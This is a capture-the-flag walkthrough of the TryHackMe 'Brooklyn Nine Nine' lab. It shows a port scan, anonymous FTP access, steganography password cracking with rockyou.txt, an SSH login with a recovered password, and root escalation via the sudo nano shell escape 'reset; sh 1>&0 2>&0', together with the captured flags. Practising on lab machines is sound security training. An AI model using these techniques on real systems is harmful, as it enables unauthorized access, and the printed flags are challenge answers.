Brooklyn Nine Nine

Brooklyn Nine Nine

https://tryhackme.com/room/brooklynninenine

```
rustscan -a 10.10.113.200 -- -sV -sC -A | tee scan.txt
```

Open 10.10.113.200:**22**

Open 10.10.113.200:**21**

Open 10.10.113.200:**80**


```
ftp 10.10.113.200
```

with anonymous login

```
more note_to_jake.txt
```

From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine




```
~/THM/brooklyn ▷ ftp 10.10.113.200
Connected to 10.10.113.200.
220 (vsFTPd 3.0.3)
Name (10.10.113.200:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -lq
229 Entering Extended Passive Mode (|||48989|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
226 Directory send OK.
ftp> cat note_to_jake.txt
?Invalid command.
ftp> more note_to_jake.txt
```

Download image and crack password

```
stegcracker brooklyn99.jpg /home/kali/Desktop/rockyou.txt
```

Your file has been written to: brooklyn99.jpg.out

admin




```
~/THM/brooklyn ▷ stegcracker brooklyn99.jpg /home/kali/Desktop/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2023 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'brooklyn99.jpg' with wordlist '/home/kali/Desktop/rockyou.txt'..
Successfully cracked file with password: admin
Tried 20458 passwords
Your file has been written to: brooklyn99.jpg.out
admin
~/THM/brooklyn ▷
```

`cat brooklyn99.jpg.out`

Holts Password:

fluffydog12@ninenine

Enjoy!!




```
~/THM/brooklyn ▷ cat brooklyn99.jpg.out
Holts Password:
fluffydog12@ninenine

Enjoy!!
~/THM/brooklyn ▷
```

Login to ssh as holt

`ssh holt@10.10.113.200`

`cat user.txt`

ee11cbb19052e40b07aac0ca060c23ee



```
~/THM/brooklyn ▷ ssh holt@10.10.113.200
The authenticity of host '10.10.113.200 (10.10.113.200)' can't be established.
ED25519 key fingerprint is SHA256:ceqkN71gGrXeq+J5/dquPWgcPWwTmP2mBdFS2ODPZZU.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.113.200' (ED25519) to the list of known hosts.
holt@10.10.113.200's password:
Last login: Tue May 26 08:59:00 2020 from 10.10.10.18
holt@brookly_nine_nine:~$ ls -la
total 48
drwxr-xr-x 6 holt holt 4096 May 26  2020 .
drwxr-xr-x 5 root root 4096 May 18  2020 ..
-rw------- 1 holt holt   18 May 26  2020 .bash_history
-rw-r--r-- 1 holt holt  220 May 17  2020 .bash_logout
-rw-r--r-- 1 holt holt 3771 May 17  2020 .bashrc
drwx------ 2 holt holt 4096 May 18  2020 .cache
drwx------ 3 holt holt 4096 May 18  2020 .gnupg
drwxrwxr-x 3 holt holt 4096 May 17  2020 .local
-rw-r--r-- 1 holt holt  807 May 17  2020 .profile
drwx------ 2 holt holt 4096 May 18  2020 .ssh
-rw------- 1 root root  110 May 18  2020 nano.save
-rw-rw-r-- 1 holt holt   33 May 17  2020 user.txt
holt@brookly_nine_nine:~$ cat user.txt
ee11cbb19052e40b07aac0ca060c23ee
holt@brookly_nine_nine:~$ 
```


`sudo -l` we have sudo permissions in /bin/nano

we can use commands from GTFORBINS

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

The final flag:

63a9f0ea7bb98050796b649e85481845



```
Command to execute: reset; sh 1>&0 2>&0# id
uid=0(root) gid=0(root) groups=0(root)
# whoamil
root
#
#
#
#
# cd /root
# ls -la
total 32
drwx------  4 root root 4096 May 18  2020 .
drwxr-xr-x 24 root root 4096 May 19  2020 ..
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwxr-xr-x  3 root root 4096 May 17  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 May 18  2020 .ssh
-rw-r--r--  1 root root  165 May 17  2020 .wget-hsts
-rw-r--r--  1 root root  135 May 18  2020 root.txt
# cat root.txt
-- Creator : Fsociety2006 --
Congratulations in rooting Brooklyn Nine Nine
Here is the flag: 63a9f0ea7bb98050796b649e85481845

Enjoy!!
#
```